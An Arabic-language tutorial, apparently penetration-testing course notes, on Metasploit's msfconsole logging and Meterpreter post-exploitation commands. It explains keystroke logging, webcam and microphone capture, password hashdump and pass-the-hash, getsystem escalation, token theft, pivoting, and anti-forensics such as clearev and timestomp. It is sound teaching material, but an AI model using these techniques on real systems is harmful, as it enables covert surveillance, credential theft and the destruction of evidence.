يوفر **msfconsole** بعض ميزات **logging** المتميزه وهي مفيدة جدا في تسجيل الأعمال لتحليلها لاحقا وإعداد التقارير. للقيام بذلك تقوم أولا، قم باعداد الميتاسبلويت لاضافة **timestamp** على الشاشة لكافة الإخراجات المرتبطة بتقديم **exploit** الى الأهداف، وذلك من خلال تعيين متغير **TimestampOutput** إلى قيمة **"true"**:

- **msf> set TimestampOutput true**

الميتاسبلويت يدعم أيضا تسجيل جميع المعلومات المكتوبة في جميع الجلسات التفاعلية (**command shell** أو **meterpreter**) على أنظمة الهدف المخترقه.

- **msf> set SessionLogging true**

مع اعداد قيمة المتغير **"SessionLogging"** الى **true**، فان الميتاسبلويت يقوم بإنشاء ملف لكل جلسة، والتي تبين جميع الأوامر المكتوبة في الجلسه والانتاج المرتبط به. يتم تخزين هذه الملفات (واحده لكل جلسة) في الدليل **home** الرئيسى، في **"~/.msf4/logs"**.

الميتاسبلويت يدعم أيضا تسجيل جميع ما كتبت في **msfconsole**. والناتج من كل أمر، من خلال تشغيل:

- **msf> set ConsoleLogging true**

يتم تخزين معلومات **msfconsole** في ملف واحد يسمى **"~/.msf4/logs/console.log"**.

بعد اختبار الاختراق، فان الملفات **metasploit log file** سوف تحتوي على الأرجح بعض المعلومات الحساسة عن الهدف. ولذلك، يجب عليك أن تنظر الى حذف أو أرشفة الملفات بشكل آمن.

Setting Debugging Levels

بالإضافة إلى **logging**. فان الميتاسبلويت يقدم معلومات التصحيح (**debugging**) مفصلة جدا لاستكشاف الأخطاء وإصلاحها، يتم التحكم فيها عن طريق المتغير **LogLevel**. يمكنك تعيين هذا المتغير الى أي قيمة بين (**0** و**3**) فإذا قمت بتعيينه أعلى من 3، فانه يتصرف كما لو أنه تم تعيينه الى الوضع 3.

القيمة الصفر تولد رسائل **log** قليلة جدا، فقط مع الحد الأدنى من التفاصيل. **القيمه 1** (المعروفة باسم **"extra"**) يقدم معلومات أساسية جدا حول الأخطاء ورسائل التحذير، بوصفها لمحة خاطفة عما قد حصل من خطأ. **القيمه 2** هو الوضع **verbose**، الذي ينقل كمية لا بأس بها من التفاصيل حول لماذا حدث هذا السلوك، مع المعلومات المقدمة حول الأخطاء والتحذيرات واسبابهم. **الوضع 3** المعروفة باسم **"insanity"**، والتي توفر كمية هائلة من التفاصيل، بما في ذلك الانتقال بين الحالات، التكرار من خلال الحلقات، استدعاء الدوال في غضون كود، فضلا عن أرقام الأسطر في مختلف وحدات روبي حيث يظهر الاجراءات المعطاه. لاحظ ان هناك بعض الإجراءات تكون **timestamped**، وتشمل الآخرين على أرقام أسطر التعليمات البرمجية ضمن وحدات روبي المحددة.

العديد من المستخدمين تقوم بتفعيل **debug logging** ومن ثم تفاجا بأنها لا ترى رسائل **log** معروضة في أي مكان على شاشة **msfconsole**. من المهم أن نتذكر أن **debug logging** يتم كتابته فقط إلى ملف **log**، ولا يتم عرضه على الشاشة. وهكذا، لكي نرى **debug logging**، يجب أن ننظر في محتويات الملف (**~/.msf4/logs/framework.log**).

إذا كنت ترغب في معلومات التصحيح في الوقت الحقيقي كما تقوم بتشغيل **msfconsole**. ببساطة قم بتشغيل الامر التالى:

```
$tail -f ~/.msf4/logs/framework.log
```

الامر connect

يشمل الميتاسبلويت أيضا على الأمر **connect**، والذي يجعل الميتاسبلويت يقوم باتصال من النوع **TCP** مع الهدف ذا العنوان **IP** والمنفذ **port**. بمجرد ان يتم الاتصال، فان أي شيء سوف يكتب الى الترمنال يوف يتم ارساله الى منفذ الهدف.
للاتصال، يمكنك ببساطة تشغيل الامر:

- **msf> connect <IPaddr> <Dest_port>**

هذا الامر يقوم بعمل شبية بعمل **netcat**، لذلك فإن بعض الخيارات هي مشابهة جدا لما هو مستخدم مع **netcat**.

- افتراضيا، منفذ المصدر للاتصال هو منفذ **TCP** (أعلى من 1024). بدلا من ذلك، يمكنك تحديد منفذ المصدر لاستخدامه في الاتصال الخاص بك عن طريق "**-P <source_port>**".
- الخيار **-S** يدعك تحدد عنوان **IP** المصدر، ولكن هذا يجب أن يكون العنوان المتوفر على الجهاز المحلي. هذا الخيار لا يمكن أن يستخدم من أجل **spoofing**، ولكن بدلا من ذلك، فإنه يتيح للمستخدم اختيار عنوان **IP** و/أو الواجهة التي يعمل عليها الميتاسبلويت لتوجيه اتصال **TCP**.
- الخيار **-i** يتيح لك تحديد ملف لإرساله عبر الاتصال.
- مع الخيار **-s** الميتاسبلويت سوف يؤدي اتصال **SSL** الى النظام الهدف. وهذا مفيد خصوصا في الاتصال بـ **HTTPS** الهدف والدخول عن طريق طلبات **HTTP** المعدله مثل (**GET**، **TRACE**، او **POST**).
- الخيار **-w** يتيح لك تحديد عدد معين من الثواني للانتظار قبل انتهاء المهلة (**timeout**).
- الخيار **-z** لا يرسل أية بيانات (ولا حتى يقبل **response**). انه يحاول فقط الاتصال وثم يعود مرة أخرى الى الموجه **msf>**.

Commands from a Resource File

بدلا من كتابة كل أمر يدويا في **msfconsole**. يمكننا تحقيق بعض الآليه عن طريق إدخال الأوامر في ملف يطلق عليه **resousrce file**، المحدد عادة بالامتداد "**.rc**". ثم، يمكننا تشغيل جميع الأوامر ضمن الملف عبر **msfconsole** فى أي وقت.
لنفترض اننا قمنا بوضع العديد من الأوامر داخل ملف يسمى"**attack.rc**". يمكننا تشغيل الأوامر الموجوده في هذا مع تشغيل **msfconsole** وذلك باستخدام الخيار **-r** كما يلي:

```
#msfconsole -r attack.rc
```

أو، لنفترض أننا بالفعل داخل **msfconsole**. يمكننا تشغيل الأوامر من الملف عن طريق:

```
msf> resource attack.rc
```

Msfconsole: IRB - A Ruby Shell

الامر "**irb**"، بتنفيذ هذا الامر تقوم بالدخول على سكربت بلغة الروبي وتستطيع تنفيذ اوامر الروبي مباشرة من **msfconsole**، وهذه الميزة مفيدة جداً حيث تساعدك على فهم **Framework** ومكونات المياسبلويت بعمق.
بالإضافة إلى ذلك، يمكن للمستخدم إنشاء البرامج النصية روبي في الوقت الحقيقي، وتشغيلها فى الميتاسبوليت، واستخدام المكتبات وقدراتها لمهاجمة الأجهزة المستهدفة. للخروج من **irb shell**، يمكنك ببساطة تشغيل الأمر "**exit**".

```
msf > irb
[*] Starting IRB shell...
>> puts "Hello, Fayez!"
Hello, Fayez!
>> Framework::Version
=> "3.7.0-release"
```

meterpreter 7.14

ما هو Meterpreter؟

Meterpreter هو اختصار لـ **Interpreter + Metasploit**، هو عباره عن بيئة شل **"shell-style environment"** و **APIs** مرتبطة بها من اجل التفاعل والسيطرة على الأجهزة المستهدفة المخترقه، مصممة لتكون سهله ومفيدة للمهاجمين. وهو مكون **payload** للميتاسبلويت، يمكن القول إنه من اقوى المراحل المتاحة في ترسانة الميتاسبلويت. كـ **stage**، فأنها تعمل مع العديد من **stagers** المختلفه، بما في ذلك **bind_tcp**، **reverse_tcp**، **PassiveX** وغيرها.

يتم تنفيذ **meterpreter** نفسها كانها مكتبه **"library"** يتم حقنها في العملية الضعيفة على مربع الهدف خلال عملية الاختراق. بمجرد التحميل، فان ميزات **meterpreter** يمكن تمديدها مع مكتبات إضافية محملة في الوقت الحقيقي بعد الاختراق، وإعطاء أوامر وقدرات جديدة الى **meterpreter**.

يتضمن **meterpreter** العشرات من الأوامر التي تسمح لمستخدمينه بالتفاعل مع النظام المخترق، سحب المعلومات والتفاعل مع العمليات، والملفات، واجهة المستخدم الرسومية. وأكثر من ذلك بكثير.

كما يوفر **meterpreter** بيئة كبيرة لاستخدام وتطوير الاسكريبت لأتمتة الإجراءات المختلفة على الجهاز المستهدف، مثل سحب المعلومات حول أدوات الأمن المثبته وتفعيل **keystroke logger** و **sniffing**.

حاليا، الميتاسبلويت يشمل على تطبيقات **meterpreter** لويندوز **32-bit**، ويندوز **64-bit**، لينكس **32-bit** فقط، جافا، و **PHP**. وهناك عمل مستمر من اجل انشاء **meterpreter** مخصص لنظام التشغيل **Mac OS X**. ولكن لم يتم إصداره بعد.

Meterpreter Stealthiness

تم تصميم **Meterpreter** لكي يعمل كالشبح على جهاز الضحيه، افتراضيا لا يكتب اى شيء على القرص الصلب، وبدلا من ذلك، فإنه يعيش فقط في الذاكرة، كالمكتبة التي يتم تحميلها عند تشغيل العمليه. هذا يساعد في تقليل الكشف عن اثاره **"forensics artifacts"** على نظام الملفات للجهاز الهدف. بالإضافة إلى ذلك، كافة الاتصالات بين المهاجم والجهاز الهدف (الضحيه) تكون مشفرة باستخدام **TLS**. جلسة **TLS** يتم اعدادها تلقائيا، ولا تتطلب أي تكوين.

وعلاوة على ذلك، بسبب ان **Meterpreter** يتكون من المكتبة الرئيسية بالإضافة إلى مكتبات دعم إضافية، فليس هناك عملية منفصلة تظهر في قائمة عملية الجهاز المستهدف. **Meterpreter** يعيش داخل العملية المخترقه، أو بعض العمليات الأخرى التى يهاجر اليها المهاجم.

الأمر **tasklist** فى نظام التشغيل ويندوز مع الخيار **m-** يوفر لمسؤولي النظام القدرة على سرد قائمة بـ **DLLs** المحملة نتيجة العمليات التي تعمل الان. في عملية التشغيل. مع نظام الفلترة في **tasklist** يمكن التركيز على عملية معينة، يمكننا رؤية جميع **DLLs** المحمله نتيجة عملية معينه. فى الإصدارات التي كانت قبل الإصدار 3.3 من الميتاسبلويت فان **meterpreter** يظهر في الإخراج **metsrv.dll**.

في الاصدار **Metasploit 3.3**. تم تغيير الأسلوب المستخدم فى تحميل **DLL** في الذاكرة. سابقا، تم تحميل **DLL** في الذاكرة بطريقة تسجيل **DLL** في الويندوز، مما يسمح لل **admin** رؤيته عبر قائمة المهام من خلال **tasklist** أو أداة أخرى تسرد قائمة **DLL** المسجلة.

الآن، **meterpreter** يستخدم تقنية تسمى **"reflective DLL injection"**. حيث يتم نسخ **Meterpreter DLL** داخل مساحة العملية في الذاكرة الضعيفة باستخدام كود المهاجم نفسه، دون استدعاء أي من دوال الويندوز لتسجيل **DLL**. والنتيجة هي انه يصبح شبحا أكثر فلا يمكن أن ينظر اليه عن طريق **Windows tasklist command**.

Meterpreter Core and Extensions

يتألف **Meterpreter** من عدة عناصر، جميعها مكتوبة كالمكتبة التي يتم تحميلها في عملية قيد التشغيل على الجهاز المستهدف باستخدام تقنية **reflective DLL injection**، والتي تنسخ اكواد **Meterpreter** في ذاكرة العمليه الهدف.

وأول هذه العناصر هو **Meterpreter core**، الكود الأساسي مكتوب بلغة السى والذي يعتمد عليه باقى **Meterpreter**. **Core** يوفر ميزات الاتصالات لذلك **Meterpreter** يمكنه الحصول على الأوامر عبر شبكة من **msfconsole**. يشمل أيضا على **API calls** وذلك لإدارة **channel**، لإدارة التواصل بين **Meterpreter** والعمليات الأخرى التي يتم تشغيلها (يتم تشغيلها عبر **meterpreter** من خلال الامر **"execute -f <ProgrameName>"**). الـ **Core** يتعامل أيضا مع هجرة العملية **"process migration"**، مما يسمح لل **Meterpreter** التنقل بين العمليات على النظام المخترق. وأخيرا، الـ **Core** يتحكم أيضا في تحميل المكونات الأخرى في **Meterpreter**، والتى توسع من قدراته. هذه المكونات الأخرى، غالبا ما يشار إليها باسم **"extensions"** هي نفسها **DLLs**، وتشمل **Stdapi**، **Priv**، **Incognito**، الخ.

بعد تحميل **Meterpreter core** على الهدف، فإنه بدوره يستخدم لتحميل **Stdapi extension** تلقائيا (دون تدخل المستخدم).

Stdapi يتم تنفيذه كبيئة مثل اليونكس للتفاعل مع نظام الملفات، والعمليات، والشبكة، **windows registry**، والمكونات الأخرى للنظام. معظم عمل مختبرى الاختراق هو القيام بالسيطرة على الهدف عن طريق **Meterpreter** والتي يتم تأسيسها على أساس **Stdapi**.
بعد ذلك، إذا حدث اختراق لعملية تشغيل مع امتيازات المسؤول أو **SYSTEM**. فانه يتم تحميل **Priv extension** تلقائيا. يوفر هذا المكون القدرة على تفريغ **Hash** كلمة المرور من الجهاز الهدف **(cracking or pass-the hash attack)**، تصعيد الامتيازات (عن طريق الامر **getsystem** و **NTFS timestamps via timestomp**.
Extension آخر، متاح كخيار ليتم تحميله في **Meterpreter** عبر "استخدام الأمر **"use**، هو **Incongito**. هذه **module** تسمح للمهاجم لجمع واستخدام **Windows security tockens**.

Meterpreter as Shell

الـ **Meterpreter** عند تحميله على النظام الهدف، يوفر بيئة شل مريحة. موجه **Meterpreter** من السهل تحديده، لأنه يكون كالاتى:

```
meterpreter >
```

كما في الشل، فإنه يوفر بعض القدرات المفيدة، بما في ذلك **history** (التي يتم الوصول إليها باستخدام مفاتيح الأسهم صعودا وهبوطا)، والاكمال الالى بواسطة **tab** لأسماء الأوامر الفريدة من نوعها، والقدرة على مسح الشاشة مع **CTRL-L**.
يتضمن **Meterpreter** أيضا ميزة **help** (تتم باستخدام الامر **"help"** أو "؟") الذي يعرض ببساطة كل الأوامر المتاحة. لاحظ أن أوامر يتم فصلها وفقا الى **extension** الذي يوفر الأمر بعينه، بما في ذلك **Core**، **Stdapi**، و**Priv**. يتم تقسيم أوامر **Stdapi** إلى **File system**، **Networking**، **System**، و **User interface sections**. عندما يتم تحميل **extension** جديدة (مثل **Incognito** أو **sniffer**)، يتم إنشاء أقسام جديدة في قائمة المساعدة مع الأوامر الجديدة لكل **module**.

```
meterpreter > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    background    Backgrounds the current session
    channel       Displays information about active channels
...snip...
```

بعض من الأوامر الفردية لديها معلومات الاستخدام، والتي يمكن الوصول إليها ببساطة عن طريق تشغيل الأمر في حد ذاته مع عدم وجود اى من المعلمات. أمثلة على تلك الأوامر "**cat**" (لعرض محتويات الملف)، **run** (لاستدعاء **meterpreter script**)، و **migrate** (لترحيل **Meterpreter** إلى عملية أخرى).
الأوامر أخرى (التي لا تحتاج إلى اى من المعلمات على الإطلاق) لا توفر معلومات الاستخدام عند استدعاء الأمر بدون أي معلمات. بدلا من ذلك، يتم تنفيذ هذه الأوامر ببساطة عن طريق **Meterpreter**. من المهم أن نلاحظ ان أوامر **Meterpreter** هي مدمجة. وهذا يعني أنها لا تعمل منفصلة على الجهاز الهدف، ولا تنشىء علميات جديده. الكل يعمل من داخل **Meterpreter** نفسه.

Meterareter Core Commands

تظهر هذه الشريحة الأوامر التي يدعمها عنصر **Core** من **Meterpreter**، دعونا نلقي نظرة على بعض من تلك الاوامر المفيدة بالنسبة لنا ولمختبر الاختراق
الأمر "load" (مثل الامر **use**) يتيح لنا تحميل **extension** إضافية في **Meterpreter**. مثل **Priv**، **Incognito**، أو **sniffer**، كل منها يوفر أوامر إضافية بالنسبة لنا لاستخدامها.
الامر "migrate" يسمح لنا بتحريك **Meterpreter** إلى عملية مختلفة على الجهاز الهدف. وهذا مفيد خصوصا إذا كنا نريد الانتقال إلى عملية أكثر استقرارا من عملية التى قمنا بالاختراق من خلالها. على سبيل المثال، ربما يستغل المهاجم المتصفح مع **exploit** تجعل المتصفح لا يستجيب. يمكن للمستخدم إيقاف المتصفح الذي لا يستجيب، لذلك نحن نرجح في ترحيله الى عملية أخرى قبل ان يذهب المتصفح بعيدا.
وهناك سبب آخر هو القفز الى العملية التي لها القدرة على التفاعل مع واجهة المستخدم الرسومية، لذلك يمكننا تشغيل **keystroke logger** أو مهاجمة **GUI**. عند الترحيل، فأنك تفقد كافة **extesnions** باستثناء **Core** و**Stdapi**. لاحظ أنه يمكنك فقط ترحيل العمليات الى العمليات التي تملك نفس الصلاحيات او اقل.
الأمر "run" يسمح لنا باستدعاء واحد أو أكثر من **meterpreter scripts**، أدوات مفيدة جدا لأتمتة قدرات **Meterpreter**، التي سنناقشها بالمزيد من التفاصيل في وقت لاحق. وبالمثل، **الامر "bgrun"** يقوم بتشغيل **meterpreter scripts**، ولكن يضعهما في الخلفيه

لذلك يمكنك الحفاظ على الوصول الى **Metrepreter command shell**. **الأمر "bglist"** يستخدم لسرد قائمة بجميع **meterpreter scripts** التي تعمل في الخلفيه، **الامر "bgkill"** يستخدم لغلق/قتل **meterpreter scripts**.

الامر "background" يمكن استخدامه لوضع جلسة **Metrepreter** الحالية في خلفية **msfconsole**. أو، يمكنك فعل هذا ببساطة عن طريق النقر فوق **CTRL-Z** تليها **Y**. مع هذا النهج، سوف نحصل على الموجه **msfconsole** (**msf>**) مرة أخرى، ويمكن بعد ذلك التفاعل مع الميتاسبلويت. للعودة الى جلسة **meterpreter** التي تعمل في الخلفية مرة أخرى، نحن نقوم أولا بتنفيذ الامر **"session -l"** لسرد قائمة بالجلسات الموجوده، ثم نتبعه بالامر **"session -i <SessionNumber>"** للتفاعل مع الجسلة مرة أخرى.

هناك أيضا العديد من الأوامر المرتبطة بالتفاعل مع **channel**. **Channels** هي الطرق التي يتواصل فيها **meterpreter** مع العمليات الاخرى على النظام. إذا تم استخدام **meterpreter** لتشغيل عملية أخرى (مثل **cmd.exe**)، فان المستخدم يمكنه تحديد **channel** التي يمكن انشائه مع هذه العملية الأخرى للتفاعل مع **Standard Input and Output** للبرنامج.

- الامر **channel**: يستخدم لرؤية القنوات النشطه الحاليه.
- الامر **interact**: يستخدم للتفاعل مع **channel** معينه.
- الامر **Read/write**: يستخدم لارسال البيانات من او الى القنوات.
- الامر **close**: يستخدم لاغلاق القناة **"channel"**.

Meterpreter Stdapi Capabilities: File System Commands

ترتبط بعض من العناصر الأساسية لـ **Meterpreter's Stdapi** مع قدرته على التنقل، قراءة، والتلاعب بنظام ملفات الهدف. الأوامر المألوفة مثل **cat**، **ls**، **pwd**، و**cd** مدعمه، وتاخذ تاثيرها على الجهاز الذي يعمل عليه **meterpreter DLLs**. بالإضافة إلى ذلك، **Meterpreter** يدعم التفاعل مع بنية نظام الملفات المحلي للجهاز الذي يعمل عليه **msfconsole** (جهاز المهاجم) عن طريق الأوامر مثل **lpwd** (**local print working directory**) و**lcd** (**local change directory**). بهذه الطريقة، يمكن للمهاجم التنقل في كلا أنظمة الملفات المحلية والبعيدة، نقل الملفات بينهما بمرونة، مثل بروتوكول نقل الملفات ولكن أكثر ملاءمة.

يستخدم الأوامر **uplodae** و**download** لنقل الملفات أو الدلائل بين آلة المهاجم والنظام الهدف. عادة، يتم استخدام هذه الميزة لنقل الملفات الفردية، وهي أيضا تدعم نقل الدليل باكمله. عندما يتحرك الدليل، سيتم إنشاء دليل بنفس الاسم على الجهاز الهدف، وسيتم نسخ جميع الملفات في الدليل الى الجهاز الهدف. النسخ لن ينشيء مجلدات فرعيه، ومنهالن يحمل الملفات من هذه المجلدات الفرعيه.

الأمر **edit** يتيح للمهاجم تحرير الملف من الجهاز المستهدف. يتم نسخ الملف بشفافية لآلة المهاجم مؤقتا، وفتحها في المحرر. بمجرد الانتاء من تحرير الملف. الميتاسبلويت يقوم باعادته الى الهدف.

أوامر التعامل مع الشبكه (Meterpreter Stdapi Capabilities: Networking Commands)

الامر ipconfig، الذي يعرض تفاصيل كروت الشبكة المتوفرة بالنظام، بما في ذلك اسم الواجهه، عنوان **MAC**، عنوان **IP**، و**netmask** لكل واجه.

الامر route، يعرض **routing table** للنظام، ويمكن استخدامه في إضافة أو حذف **route**. من المهم تجنب الخلط بين الأمر **msfconsole route** والامر **meterpreter route**.

الامر portfwd، والتي تقوم بتنفذ **TCP relays**، مع تطور مثير للاهتمام ومفيد جدا: حيث يتم ترحيل البيانات خلال جلسة **Meterpreter** من منفذ الاستماع على آلة المهاجم، خلال **Meterpreter** الذي يعمل على النظام الهدف، موجهة إلى منفذ **TCP** على الجهاز المستهدف الأخر. لتوضيح ميزة **port forwarding** من **Meterpreter**، انظر في هذا المثال. لنفترض ان المهاجم قام باختراق الة تسمى **target1**، وقام بتحميل **meterpreter** على هذا النظام. في جلسة **meterpreter** المهاجم يكتب الامر التالي:

```
meterpreter> portfwd add -l 1111 -p 2222 -r target2
```

هذا الأمر جعل آلة المهاجم تستمع على منفذ **TCP** 1111. أي اتصال يأتي على هذا المنفذ سوف يتم ارسالة عبر جلسة **meterpreter** بين الة المهاجم و**target1**. ثم، يتم ارسال الاتصال من **traget1** الى منفذ **TCP** 2222 في **target2**. بهذه الطريقه، يمكن للمهاجم إجراء اتصال **TCP** على جهاز المهاجم.

Meterpreter Stdapi Capabilities: System Commands

يشمل **Stdapi Meterpreter extension** أيضا العديد من الأوامر للتفاعل مع نظام تشغيل الهدف.

الأمر sysinfo، هو مفيدة بشكل خاص، حيث أنه يظهر اسم المضيف (**hostname**)، اصدار نظام التشغيل (بما في ذلك **service pack**)، **CPU architecture** (مثل **x86** أو **x64**)، وإصدار اللغة من نظام التشغيل (مثل **en_US** للولايات المتحده).

الأمر clearev، مسح سجلات الأحداث (**event log**) من الجهاز. أنه يزيل كل سجلات الأحداث الرئيسية الثلاثة: **application**، **system**، **security**. حاليا، لا توجد وسيلة لاختيار واحد فقط من السجلات. بواسطة تحديد "**clearev <logname>**"، يمكن ان تخبر **meterpreter** بإزالة ملف سجل معين بالإضافة الى السجلات الثلاثه الرئيسيه. مسح تلك السجلات الرئيسية الثلاثة سوف يتسبب في جعل الويندوز ينشا **event** يقول انه تم مسح السجلات، تاركا وراءه الحدث هذا في السجلات. حتى كتابة هذه السطور **Meterpreter** لا يقدم قدرات تحرير السجل. حذف السجل هو اقتراح كل شيء أو لا شيء.

الأوامر reboot وshutdown، هي بالأحرى تفسر نفسها. أنها لا توفر أي خيارات (مثل تأخير الوقت قبل اغلاق)، ولكن اتخاذ الإجراء الذي يوحي الاسم عليه.

الأمر reg، يسمح للمستخدم التفاعل مع **registery** على الجهاز المستهدف، قراءة المفاتيح والقيم، أنشائهم، تعديلهم، أو حذفهم.

يشمل **Stdapi extension** أيضا على العديد من الأوامر التى تتفاعل مع العمليات الجارية.

الامر getpid، يستخدم لتحديد **PID** الخاص بالعمليه التي يعمل بداخلها **meterpreter**.

الامر getuid، يستخدم اسم المستخدم الحالي وصلاحياته.

الامر ps، يستخدم لعرض العمليات الجاريه على النظام الهدف.

الامر execute، يتيح لك تشغيل العملية التى من اختيارك على الجهاز. وعادة ما يتم استدعاء ذلك مع الخيار "**-f**" لتشغيل العملية من الملف القابل للتنفيذ. إذا قمت بتحديد الخيار "**-c**"، يتم انشاء قناة "**channelized**" ليوضع به الإدخال القياسي (**Input**) والمخارج القياسيه (**Output**)، مع عرض رقم القناة على الناتج (**Output**) عند إنشاء القناة. ثم يمكنك التفاعل مع تلك القناة باستخدام الأمر "**interact <N>**" مع تحديد رقم القناة.

الأمر "shell"، كما ناقشنا في وقت سابق، يقوم بتشغيل الشل على نظام تشغيل الهدف، انشاء القنوات للإدخال والمخرجات تلقائيا، والتفاعل تلقائيا مع القناة.

الامر kill، لانهاء عملية معينه.

الامر steal_token، يتيح للمستخدم تحديد **PID** معين. حيث يقوم الميتاسبلويت بسرقة رموز وصول المستخدم (**user access tocken**) لعملية التمثيل على آلة ويندوز. وتستخدم هذه الرموز من قبل ويندوز للتحكم فى الدخول، ويمكن أن تأتي في متناول اليدين لانتحال شخصية **admin** أو مستخدمين آخرين على الجهاز. ونحن سوف نغطي سرقة **tocken** في مزيد من التفاصيل في وقت لاحق.

وأخيرا الامر rev2self، والتي غالبا ما تستخدم بالاشتراك مع سرقة رموز امن الويندوز (**windows security token**). الامر **rev2self** يجعل جلسة **Meterpreter** تتجاهل أي **security token** تستخدم لانتحال صفة المستخدمين الآخرين، تعود **Meterpreter** لامتيازاتها المستخدم الأصلي لاستغلال العملية.

Meterpreter Stdapi Capabilities: User Interface Commands

يتضمن **Meterpreter** العديد من الأوامر للتفاعل مع واجهة المستخدم (سطح المكتب، واجهة المستخدم الرسومية، ولوحة المفاتيح) من الجهاز الهدف.

الأمر enumdesktops، يعرض جلسات سطح المكتب المتوفرة على الكمبيوتر الهدف. عادة، على جهاز العميل، هناك سطح المكتب (**desktop**) رئيسي للمستخدم (سطح المكتب الافتراضي)، بالإضافة إلى سطح المكتب المرتبط بـ **winlogon** (حيث يمكن للمستخدم ادخال اسم المستخدم وكلمة المرور). ولكن بالنسبه لأجهزة **terminal server machine**، فانها تملك العديد من أسطح المكتب النشطة، والتي قد يريد المهاجم جردها باستخدام الأمر **enumdesktops**.

الامر setdesktop، يتيح لمستخدم **Meterpreter** اختيار سطح المكتب للتفاعل معه، من خلال تحديد **workstation\\desktop name** والتي تم تحديدها من قبل الامر **enumdesktops**.

الامر screenshot، يجعل **Meterpreter** ينشا صورة **jpg** عشوائيا وتكون عباره عن لقطة لسطح مكتب المستخدم الحالي، ثم تشغيل المتصفح في **msfconsole** لعرض الشاشه.

الامر keyscan_start، وهو **keystrock logger**، ولتشغيل هذا الامر يجب عمل **migration** الى العملية التي يمكنها الوصول الى **GUI**، مثل **explorer.exe** أو **winlogon.exe**. **Keystrock** يتم تخزينها في **buffer**، مع مفاتيح خاصة. يمكنك التخلص من **Keystrock** من **buffer** مع الأمر **keyscan_dump**. لايقاف **keystrock logger** يتم ذلك من خلال الامر **keyscan_stop**.

الأمر idletime، يعرض كمية الوقت لمستخدم لمس الماوس اخر مرة أو لوحة المفاتيح، مؤشر مفيد عما إذا كان شخص ما يجلس على وحدة التحكم الكمبيوتر.

الأمر uictl، وهو اختصار لـ "**User Interface Control**". يسمح هذا الأمر للمستخدم **Meterpreter** من تعطيل لوحة المفاتيح و/أو الماوس للهدف. تعطيل لوحة المفاتيح والماوس هو إجراء آخر يمكن أن يسبب مشاكل في اختبار الاختراق.

Meterpreter Stdapi Capabilities: Webcam & Mic Commands

يتضمن **Meterpreter** العديد من الأوامر للتفاعل مع كاميرا ويب وميكروفون الآلة المخترقه. أولا، يمكن للمهاجمين استخدام الامر "**webcam_list**" لرؤية ما إذا كان هناك كاميرا متوافقه على الجهاز المستهدف. سيتم منح كل واحد عددا. المهاجم أيضا يمكنه استخدام الامر **webcam_snap** لرقم الكاميرا المناسبه لاخذ إطار للقطة فردى في هئية صورة **JPEG**. يمكن للمهاجم تحديد نوعية **JPEG** التي تتراوح بين 1 (جودة منخفضة) الى 100 (أفضل جودة). الافتراضي هو 50.

أيضا **Meterpreter** يمكنه تفعيل الميكروفون على جهاز هدف مع الأمر **record_mic**. المهاجم يمكنه ببساطة تحديد عدد الثواني لتسجيل الصوت مع الخيار **-d N** (حيث **N** هو عدد الثواني). سيتم تفعيل الميكروفون لمدة محدده، وستتم كتابة كل الصوت الى ملف **wav** في جهاز المهاجم في الدليل **.msf4** افتراضيا. يمكن للمهاجم تحديد موقع اخر مختلف لهذا الملف.

Meterpreter Priv Extension: Hashdump & Timestomp

The priv extension of the Meterpreter يتضمن الأوامر **hashdump** و**timestomp**. **الأمر hashdump** يستخدم لجلب هاش كلمة المرور من قاعدة البيانات **SAM** من ذاكرة جهاز التشغيل الذي يعمل عليه **Meterpreter**، لا يلزم الوصول إلى نظام الملفات، مما يترك القليل من المعلومات في نظام الملفات عن حقيقة أن الهاش تم اختراقه. وبمجرد جلب **hash**، فانه يمكن كسر كلمة المرور باستخدام أدوات (مثل **John the Ripper**) أو هجوم **pass-the-hash** لمصادقة جهاز ويندوز عبر **SMB** من خلال توفير **Hash** بدلا من كلمة مرور.

الامر timestomp يقوم بتغير الطوابع الزمنية على الملفات في **NTFS partition**. أي ما يسمى **(Modified) MACE times**، **Accessed**، **Created**، و**Entery time alter**) الى الملف يمكنه تغير اى قيمة يريدها المهاجم. بدلا من ذلك، **timestomp** يمكن استخدامه لتعيين كافة **MACE time** لملف معين بنفس القيم لدي بعض الملفات الأخرى من اختيار المهاجم.

Meterpreter Priv Extension: The getsystem Command

الامر getsystem، يوفر العديد من التقنيات لتصعيد الامتيازات المحليه الى مستوى الوصول **system-level** على آلة الويندوز. تذكر، **Priv extension** والامر **getsystem** يتم تحميله تلقائيا فقط في حال اختراق عملية ذات صلاحيات **admin** او **system** بالفعل. لذلك، للاستفادة من قدرة **getsystem** لكسب مستوى الوصول **system-level** عندما لا تملك صلاحيات **admin**، فإنك سوف تحتاج إلى تحميله يدويا عن طريق تشغيل:

```
Meterpreter > use priv
```

بمجرد تحميل **priv extension**، فان **getsystem** يدعم العديد من الطرق المختلفه لتصعيد **meterpreter process** الى مستوى الوصول **system-level**. المستخدم يمكنه اختيار التقنية التي يريد استخدامها من خلال تحديد "**-t**" يعقبه عدد صحيح يحدد بالضبط التقنية التي يريد تطبيقها. مع "**-t 0**" فهذا يعنى تطبيق جميع التقنيات حتى ينجح واحد. إذا لم يتم تحديد **-t**، فان **getsystem** يتصرف كما لو ان تم تعين **-t** الى (**-t 0**). وتشمل التقنيات المتاحة **abusing impersonation tokens** (والتي تحاول تكرار رموز التحكم في الوصول لخدمات **SYSTEM-level**، من خلال **MS09-012**)، **exploiting weak permissions ofservices** و**abusing BIOS support** لتطبيقات **16-bit** لخداع الكيرنل لتشغيل الكود بامتيازا **system** (**MS10-15**). من المرجح إضافة المزيد من تقنيات تصعيد الامتياز في المستقبل.

Windows Security Tokens and Meterpreter Incognito

Extension اخر مفيد من **Meterpreter** وهو **Incognito**، والذي يستخدم في تجميع الكثير من رموز امان ويندوز (**Windows Security Token**) والتلاعب بها. على آلة ويندوز، كل عملية تعمل لديها واحد أو أكثر من الرموز الأمنية (**Security Token**) المرتبطة معها. وتستخدم هذه الرموز الأمنية التي كتبها كيرنل الويندوز للتحكم في الوصول الى الموارد المحلية، والوصول إلى الموارد على أجهزة ويندوز عن بعد. عندما تحاول عملية الوصول إلى **object**، مثل ملف أو دليل أو مفتاح تسجيل. الكيرنل يتحقق لمعرفة ما إذا كان لديه رمز الأمان المناسب. وبالتالي فان **Token** يعمل مثل الكعكة القليله لتقديم العملية للكيرنل عندما يريد الوصول إلى الموارد.

تبدأ كل عملية تشغيل مع **primary security token**. عادة ما يرتبط واحد مع المستخدم الذي قام باستدعاء العملية، أو مع **token** على مستوى **SYSTEM**. يمكن للعمليات الحصول على رموز إضافية عن طريق التمثيل (**impersonation**) (التي تستخدم عادة لعمليات

